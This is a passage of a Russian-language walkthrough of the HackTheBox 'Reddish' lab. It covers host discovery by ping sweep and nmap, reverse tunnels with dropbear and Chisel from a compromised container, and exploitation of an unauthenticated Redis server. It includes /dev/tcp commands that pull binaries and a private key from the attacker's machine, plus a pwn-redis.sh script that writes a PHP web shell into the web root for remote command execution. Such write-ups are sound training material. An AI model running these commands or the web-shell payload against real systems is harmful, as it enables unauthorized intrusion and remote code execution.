### Ping Sweep

Первый способ — написать простой скрипт, который позволит «простучать» всех участников сети техникой Ping Sweep. Идея проста: на каждый хост уровня L2 в сети 172.18.0.0 (или просто 172.18.0.0/24) отправим по одному ICMP-запросу и посмотрим на код возврата. Если успех — выводим сообщение на экран, иначе — ничего не делаем.

```

1  #!/usr/bin/env bash
2
3  IP="$1"; for i in $(seq 1 254); do (ping -c1 $IP.$i >/dev/ && echo "ON: $IP.$i" &);
   done

```

В сканируемом участке сети всего может быть 254 хоста (256 минус адрес\_сети минус адрес\_широковещателя). Чтобы выполнить эту проверку за 1 секунду, а не за 254, запускаем каждый ping в своем шелл-процессе. Это не затратно, так как они будут быстро умирать, а я получу практически мгновенный результат.

```

1  root@nodered:~# IP="172.18.0"; for i in $(seq 1 254); do (ping -c1 $IP.$i >/dev/null
2  && echo "ON: $IP.$i" &); done
3  ON: 172.18.0.1 <-- Шлюз по умолчанию для nodered (хост)
   ON: 172.18.0.2 <-- Докер-контейнер nodered

```

При сканировании этой подсети получили только гейтвей и свой же контейнер. Неинтересно, пробуем 172.19.0.0/24.

```

1 root@nodered:~# IP="172.19.0."; for i in $(seq 1 254); do (ping -c1 $IP.$i >/dev/null
2 && echo "ON: $IP.$i" &); done
3 ON: 172.19.0.1 <-- Шлюз по умолчанию для nodered (хост)
4 ON: 172.19.0.2 <-- ???
5 ON: 172.19.0.3 <-- ???
   ON: 172.19.0.4 <-- Докер-контейнер nodered

```

Есть два неизвестных хоста, которые мы вскоре отправимся изучать. Но прежде обсудим еще один способ проведения Host Discovery.

## Статический Nmap

---

Забросим на nodered копию статически скомпилированного Nmap вместе с файлом `/etc/services` (он содержит ассоциативный маппинг «имя\_службы ↔ номер\_порта», необходимый для работы сканера) со своей Kali и запустим обнаружение хостов.

```

1 root@nodered:/tmp# ./nmap -n -sn 172.18.0.0/24 2>/dev/null | grep -e 'scan report'
2 -e 'scanned in'
3 Nmap scan report for 172.18.0.1
4 Nmap scan report for 172.18.0.2
   Nmap done: 256 IP addresses (2 hosts up) scanned in 2.01 seconds

```

Nmap нашел два хоста в подсети 172.18.0.0/24.

```

1 root@nodered:/tmp# ./nmap -n -sn 172.19.0.0/24 2>/dev/null | grep -e 'scan report'
2 -e 'scanned in'
3 Nmap scan report for 172.19.0.1
4 Nmap scan report for 172.19.0.2
5 Nmap scan report for 172.19.0.3
6 Nmap scan report for 172.19.0.4
   Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds

```

И четыре хоста в подсети 172.19.0.0/24. Всё в точности, как и при ручном Ping Sweep.

## Сканирование неизвестных хостов

---

Чтобы выяснить, какие порты открыты на двух неизвестных хостах, можно снова написать такой однострочник на Bash.

```

1 #!/usr/bin/env bash
2
3 IP="$1"; for port in $(seq 1 65535); do (echo '.' >/dev/tcp/$IP/$port && echo "OPEN:
   $port" &) 2>/dev/null; done

```

Работать он будет примерно так же, как и `ping-sweep.sh`, только вместо команды `ping` здесь отправляется тестовый символ напрямую на сканируемый порт. Но зачем так извращаться, когда у нас уже есть Nmap?

```
1 root@nodered:/tmp# ./nmap -n -Pn -sT --min-rate=5000 172.19.0.2 -p-
2 ...
3 Unable to find nmap-services! Resorting to /etc/services
4 Cannot find nmap-payloads. UDP payloads are disabled.
5 ...
6 Host is up (0.00017s latency).
7 Not shown: 65534 closed ports
8 PORT STATE SERVICE
9 6379/tcp open unknown
10 ...
11
12 root@nodered:/tmp# ./nmap -n -Pn -sT --min-rate=5000 172.19.0.3 -p-
13 ...
14 Unable to find nmap-services! Resorting to /etc/services
15 Cannot find nmap-payloads. UDP payloads are disabled.
16 ...
17 Host is up (0.00013s latency).
18 Not shown: 65534 closed ports
19 PORT STATE SERVICE
20 80/tcp open http
21 ...
```

Обнаружили два открытых порта — по одному на каждый неизвестный хост. Сперва подумаем, как можно добраться до веба на 80-м, а потом перейдем к порту 6379.

## Туннелирование... как много в этом звуке

---

Чтобы добраться до удаленного 80-го порта, придется строить туннель от своей машины до хоста 172.19.0.3. Сделать это можно поистине неисчислимым количеством способов, например:

- использовать функционал Metasploit и пробросить маршрут через meterpreter-сессию;
- инициировать соединение Reverse SSH, где в качестве сервера будет выступать машина атакующего, а в качестве клиента — контейнер nodered;
- задействовать сторонние приложения, предназначенные для настройки туннелей между узлами.

Еще, наверное, можно воспользоваться песочницей Node-RED и придумать такой флоу, который осуществлял бы маршрутизацию трафика от атакующего до неизвестных хостов, но... Хотел бы я посмотреть на смельчака, что этим займется.

Первый пункт с Metasploit мы рассматривали в предыдущей статье, поэтому повторяться не будем. Второй пункт мы тоже затрагивали, но речь там шла про тачки на Windows, а у нас же линуксы... Посему план такой: сперва я быстро покажу



способ реверсивного соединения с помощью SSH, а дальше перейдем к специальному софту для туннелирования.

## Reverse SSH (пример)

---

Для создания обратного SSH-туннеля нужен переносной клиент — чтобы разместить его на `nodered`. Именно таким клиентом является dropbear от австралийского разработчика Мэта Джонсона.

Скачаем исходные коды с домашней страницы его создателя и скомпилируем клиент статически у себя на машине.

```
1 root@kali:~# wget https://matt.ucc.asn.au/dropbear/dropbear-2019.78.tar.bz2
2 root@kali:~# tar xjvf dropbear-2019.78.tar.bz2 && cd dropbear-2019.78
3 root@kali:~/dropbear-2019.78# ./configure --enable-static && make
4 PROGRAMS='dbclient dropbearkey'
5 root@kali:~/dropbear-2019.78# du -h dbclient
1.4M dbclient
```

Размер полученного бинарника — 1,4 Мбайта. Можно уменьшить его почти в три раза двумя простыми командами.

```
1 root@kali:~/dropbear-2019.78# make strip
2 root@kali:~/dropbear-2019.78# upx dbclient
3 root@kali:~/dropbear-2019.78# du -h dbclient
4 520K dbclient
```

Сперва я срезал всю отладочную информацию с помощью `Makefile`, а затем сжал бинарь упаковщиком исполняемых файлов UPX.

Теперь сгенерируем пару «открытый/закрытый ключ» с помощью `dropbearkey` и дропнем клиент и закрытый ключ на `nodered`.

```
1 root@kali:~/dropbear-2019.78# ./dropbearkey -t ecdsa -s 521 -f .secret
2 Generating 521 bit ecdsa key, this may take a while...
3 Public key portion is:
4 ecdsa-sha2-nistp521
5 AAAAE2VjZHNhLXNoYTItbmlzdHA1MjEAAAABmlzdHA1MjEAAACFBAA2TCQk3VT
root@kali
Fingerprint: sha1!! ef:6a:e8:e0:f8:49:f3:cb:67:34:5d:0b:f5:cd:c0:e5:8e:49:28:41
```

```

root@nodered:/tmp# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > dbclient'
bash -c 'cat < /dev/tcp/10.10.14.19/8889 > dbclient'
root@nodered:/tmp# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > .secret'
bash -c 'cat < /dev/tcp/10.10.14.19/8889 > .secret'
root@nodered:/tmp# md5sum dbclient .secret
md5sum dbclient .secret
9ed4e44b8d2ea2fc85b359fe4c740465  dbclient
27305ceddfec0d0ad907c53d53ec6442  .secret
root@nodered:/tmp#

root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# nc -w3 -lnvp 8889 < dbclient
listening on [any] 8889 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 32916
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# nc -w3 -lnvp 8889 < .secret
listening on [any] 8889 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 32918
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# md5sum dbclient .secret
9ed4e44b8d2ea2fc85b359fe4c740465  dbclient
27305ceddfec0d0ad907c53d53ec6442  .secret
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78#

```

Загружаем SSH-клиент dbclient и ключ .secret на nodered

Все, SSH-клиент вместе с 521-битный приватным ключом (на эллиптике) улетели в контейнер. Теперь создадим фиктивного пользователя с шеллом /bin/false, чтобы не подставлять свою машину — вдруг кто-то наткнется на закрытый ключ?

- 1 root@kali:~# useradd -m snovvcrash
- 2 root@kali:~# vi /etc/passwd
- 3 ... Меняем шелл юзера snovvcrash на "/bin/false" ...
- 4 root@kali:~# mkdir /home/snovvcrash/.ssh
- 5 root@kali:~# vi /home/snovvcrash/.ssh/authorized\_keys
- 6 ... Копируем открытый ключ ...

Все готово, можно пробрасывать туннель.

```

root@nodered:/tmp# ./dbclient -f -N -R 8890:172.19.0.3:80 -i .secret -y
snovvcrash@10.10.14.19


```

- -f — свернуть клиент в бэкграунд после аутентификации на сервере;
- -N — не выполнять команды на сервере и не запрашивать шелл;
- -R 8890:172.19.0.3:80 — слушать localhost:8890 на Kali и перенаправлять все, что туда попадет, на 172.19.0.3:80;
- -i .secret — аутентификация по приватному ключу .secret;
- -y — автоматически добавлять хост с отпечатком его открытого ключа в список доверенных.

На Kali можно проверить успешность создания туннеля с помощью канонического netstat или его новомодной альтернативы ss.

```
1 root@kali:~# netstat -alnp | grep LIST | grep 8890
2 tcp 0 0 127.0.0.1:8890 0.0.0.0:* LISTEN 236550/sshd: snovvc
3 tcp6 0 0 :::1:8890 :::* LISTEN 236550/sshd: snovvc
4 root@kali:~# ss | grep 1880
5 tcp ESTAB 0 0 10.10.14.19:43590 10.10.10.94:1880
```

Открываем браузер — и на localhost:8890 находим тот самый эндпоинт, маршрут к которому мы прокладывали.



Проверяем доступность веб-сайта на 172.19.0.4 через обратный SSH-туннель

It works! Видеть такие надписи мне однозначно нравится.

Как я и говорил, это всего лишь пример. Дальше для продвижения по виртуалке Reddish мы будем пользоваться клиент-сервером Chisel.


## Chisel

Быстрые TCP-туннели от Chisel. Транспортировка по HTTP. Безопасность по SSH. Мы наш, мы новый мир построим

Ладно, возможно, разработчик описывает свой софт чуть менее пафосно, но у меня в голове оно прозвучало именно так.

А если серьезно, то Chisel — это связка «клиент + сервер» в одном приложении, написанном на Go, которое позволяет прокладывать защищенные туннели в обход ограничений файрвола. Мы будем использовать Chisel, чтобы настроить реверс-коннект с контейнера podered до Kali. По большому счету, его функционал близок к туннелированию посредством SSH — даже синтаксис команд похож.

Чтобы не запутаться в хитросплетениях соединений, я буду вести сетевую «карту местности». Пока у нас есть информация только о podered и www.



Сетевая карта. Часть 1: Начальные сведения

Загрузим и соберем Chisel на Kali.

- 1 root@kali:~# git clone http://github.com/jpillora/chisel && cd chisel
- 2 root@kali:~/chisel# go build
- 3 root@kali:~/chisel# du -h chisel
- 4 12M chisel

Объем 12 Мб — это немало в условии транспортировки исполняемого файла на машину-жертву. Хорошо бы так же сжать бинарник, как мы делали это с dropbear: с помощью флагов линковщика `-ldflags` уберем отладочную информацию, а затем упакуем файл в UPX.

- 1 root@kali:~/chisel# go build -ldflags='-s -w'
- 2 root@kali:~/chisel# upx chisel
- 3 root@kali:~/chisel# du -h chisel
- 4 3.2M chisel

Класс, теперь перенесем chisel в контейнер и создадим туннель.


- 1 root@kali:~/chisel# ./chisel server -v -reverse -p 8000

Первым действием поднимаем сервер на Kali, который слушает активность на 8000-м порту (`-p 8000`) и разрешает создавать обратные подключения (`-reverse`).

```
1 root@nodered:/tmp# ./chisel client 10.10.14.19:8000  
R:127.0.0.1:8890:172.19.0.3:80 &
```

Теперь подключаемся к этому серверу с помощью клиента на nodered. Команда выше откроет 8890-й порт на Kali (флаг R), через который трафик будет попадать в 80-й порт хоста 172.19.0.3. Если не указать сетевой интерфейс на обратном соединении явно (в данном случае 127.0.0.1), то будет использован 0.0.0.0.

Это означает, что любой участник сети сможет юзать нашу машину для общения с 172.19.0.3:80. Нас это не устраивает, так что приходится вручную прописывать 127.0.0.1. В этом отличие от дефолтного SSH-клиента, где по умолчанию всегда будет использован 127.0.0.1.



Сетевая карта. Часть 2: Туннель до веба через nodered

## Исследование веб-сайта

Если открыть localhost:8890 в браузере, нас снова встретит радостная новость, что «it works!». Это мы уже видели, поэтому откроем сорцы веб-странички в поисках интересного кода.

Целиком исходник вставлять не буду, только скриншот с интересными моментами.

```

$(document).ready(function () {
    incrCounter();
    getData();
});

function getData() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("Number of hits:", data)
        },
        error: function () {
        }
    });
}

function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
 * TODO
 *
 * 1. Share the web folder with the database container (Done)
 * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
 * ...Still don't know how to complete it...
 */
function backupDatabase() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("Database saved:", data);
        },
        error: function () {
        }
    });
}

```

Исходный код главной страницы веб-сайта (172.19.0.3:80)


Комментарий (синим) гласит, что где-то существует контейнер с базой данных, у которой есть доступ к сетевой папке этого сервера. Аргументы функции test (красным) в совокупности с упоминанием некой базы данных напоминают команды GET и INCR в NoSQL-СУБД Redis. С примерами тестовых запросов через ajax можно поиграть в браузере и убедиться, что они и правда работают — в отличие от еще не реализованной функции backup.

Пока все сходится — и, сдается мне, я знаю, где искать Redis: как ты помнишь, у нас оставался еще один неопознанный хост с открытым 6379-м портом... Как раз самым что ни на есть дефолтным портом для Redis.

## Redis

Пробросим еще один обратный туннель на Kali, который будет идти к порту 6379.

- 1 root@nodered:/tmp# ./chisel client 10.10.14.19:8000  
R:127.0.0.1:6379:172.19.0.3:6379 &



Сетевая карта. Часть 3: Туннель до Redis через nodered

Всё — можно стучаться в гости к Redis со своей машины. К примеру, просканируем 6379-й порт с помощью Nmap — благо теперь у нас есть весь арсенал NSE для идентификации сервисов. Не забываем о флаге `-sT` — ведь сырые пакеты не умеют ходить через туннели.

- 1 root@kali:~# nmap -n -Pn -sT -sV -sC localhost -p6379
- 2 ...
- 3 PORT STATE SERVICE VERSION
- 4 6379/tcp open redis Redis key-value store 4.0.9
- 5 ...

Как предлагают [в этом посте](#), проверим, нужна ли авторизация для взаимодействия с БД.

```
root@kali:~/htb/boxes/reddish# nc localhost 6379
echo "Hey no AUTH required!"
$21
Hey no AUTH required!
```

Проверяем, нужна ли авторизация для взаимодействия с БД

Похоже, что нет — значит, можно дальше раскручивать этот вектор. Я не буду инжектировать свой открытый ключ в контейнер для подключения по SSH, как советуют на Packet Storm (потому что нет самого SSH), — но зато никто не запрещает залить веб-шелл в расшаренную папку веб-сервера.

Общаться с СУБД можно в простом подключении netcat/telnet, однако круче скачать и собрать нативный CLI-клиент из исходников самой базы данных.

- 1 root@kali:~# git clone https://github.com/antirez/redis && cd redis
- 2 root@kali:~/redis# make redis-cli
- 3 root@kali:~/redis# cd src/
- 4 root@kali:~/redis/src# file redis-cli
- 5 redis-cli: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c6e92b4603099564577d4027ba5fd7f20da68230, for GNU/Linux 3.2.0, with debug\_info, not stripped

Удостоверимся, что все работает, — попробуем команды, которые мы видели в сорцах веб-страницы.

```
root@kali:~/redis/src# ./redis-cli
127.0.0.1:6379> get hits
"3"
127.0.0.1:6379> get hits
"3"
127.0.0.1:6379> incr hits
(integer) 4
127.0.0.1:6379> get hits
"4"
127.0.0.1:6379> incr hits
(integer) 5
127.0.0.1:6379> incr hits
(integer) 6
127.0.0.1:6379> incr hits
(integer) 7
127.0.0.1:6379> get hits
"7"
127.0.0.1:6379> █
```

Тестируем redis-cli

Отлично, теперь можно сделать нечто более злобное, а именно — записать веб-шелл в



```
1 /var/www/html/
```


Для этого нужно:

1. очистить ключи для всех БД;
2. создать в новой БД новую пару <ключ>, <значение> с веб-шеллом в качестве значения;
3. задать имя новой БД;
4. задать путь для сохранения новой БД;
5. сохранить файл новой БД.

Интересный момент: Redis оптимизирует хранение значений, если в них присутствуют повторяющиеся паттерны, поэтому не всякий пейлоад, записанный в БД, отработает корректно.

Напишем скрипт на Bash, который будет «проигрывать» эти пять шагов выше. Автоматизация нужна: вскоре мы выясним, что веб-директория очищается каждые три минуты.

```
1 #!/usr/bin/env bash
2
3 ~/redis/src/redis-cli -h localhost flushall
4 ~/redis/src/redis-cli -h localhost set pwn '<?php system($_REQUEST['cmd']); ?>'
5 ~/redis/src/redis-cli -h localhost config set dbfilename shell.php
6 ~/redis/src/redis-cli -h localhost config set dir /var/www/html/
7 ~/redis/src/redis-cli -h localhost save
```




```
root@kali:~/htb/boxes/reddish# chmod +x pwn-redis.sh
root@kali:~/htb/boxes/reddish# ./pwn-redis.sh
OK
OK
OK
OK
OK
```

Пример работы скрипта pwn-redis.sh

Скрипт отработал успешно, поэтому можно открыть браузер — и после перехода по адресу:


```
1 http://localhost:8890/shell.php?cmd=whoami
```

Получить такой ответ.



Ответ команды whoami

Таким образом, у нас есть RCE в контейнере 172.19.0.3 (будем называть его www, ведь он сам так представился).



Ответ команды hostname

